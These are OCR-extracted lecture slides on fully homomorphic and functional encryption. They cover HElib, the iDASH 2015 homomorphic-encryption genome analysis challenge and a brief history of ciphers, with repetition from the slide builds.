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
FHE

Implementations

HELIB



APPLICATIONS

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  - Encrypted VoIP
  - Encrypted machine learning (SVMs, decision trees)
  - Encrypted AES and stream cipher computations

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- **Special-purpose HE:**

  [LN**V**11, PRZB11, GLN13, GK**V**14,…]

  - Encrypted VoIP
  - Encrypted machine learning (SVMs, decision trees)
  - Encrypted AES and stream cipher computations

- **Interactive Methods: Secure Computation**

  [BenOr-Goldwasser-Wigderson87, Goldreich-Micali-Wigderson87]

IDASH

IDASH PRIVACY & SECURITY WORKSHOP 2015

SECURE GENOME ANALYSIS COMPETITION

Download Ubuntu 14.04 Virtual Machine Image: here (Please use virtual machine hardware version 11)

Download Windows 8 Virtual Machine Image: here (Please use virtual machine hardware version 11)

(Username: user Password: UserPd@2014)

SUBMIT YOUR SOLUTION AS A VIRTUAL MACHINE

(Please load your solution in a virtual machine with detailed instructions and then submit it through the above button)

FAQ

Challenge 1: Homomorphic encryption (HME) based secure genomic data analysis

Minimum requirement: secure for semi-honest adversaries

Task 1: Secure Outsourcing GWAS

- Each participating team will be given the genotypes in two groups (one case and one control) of individuals over a few SNPs.
- They are required to develop a HME based protocol to encrypt these input datasets. Then, the encrypted datasets can be used to compute the minor allele frequencies (MAF) and calculate chi-squared statistics for each of the given SNPs between the case and the control groups on an untrusted remote sever. Finally, the protocol returns the encrypted results (e.g., MAF, chi-squared statistics), where only the data owner with the private key can decrypt the results


WHAT WE DID NOT DO


- How to Protect the Cloud's Program / Circuit
- FHE can be used to do communication-efficient multiparty computation (cf. Goldwasser lecture)
- Multi-key Fully Homomorphic Encryption

Functional Encryption

FUNCTIONAL ENCRYPTION

PK







FUNCTIONAL ENCRYPTION


PK

"I want to learn F(D)"





F:




Say, F=spam-filter

FUNCTIONAL ENCRYPTION

PK

"I want to learn F(D)"


SK_F



CT = Enc(PK, D)

cloud

F:




Say, F=spam-filter

Compute F(D) *and* **only F(D)**

FUNCTIONAL ENCRYPTION


= Controlled Release of Encrypted Information



Compute F(D) *and* **only F(D)**


FUNCTIONAL ENCRYPTION

= Controlled Release of Encrypted Information



SPECIAL CASES

Caesar Cipher
~ 50 BC




Enigma
WWII

Internet

RSA
1977

The Wild West of Cryptography

Caesar Cipher
~ 50 BC



Enigma
WWII


Internet

BIG DATA

RSA
1977

The Wild West of Cryptography

Caesar Cipher
~ 50 BC




Enigma
WWII

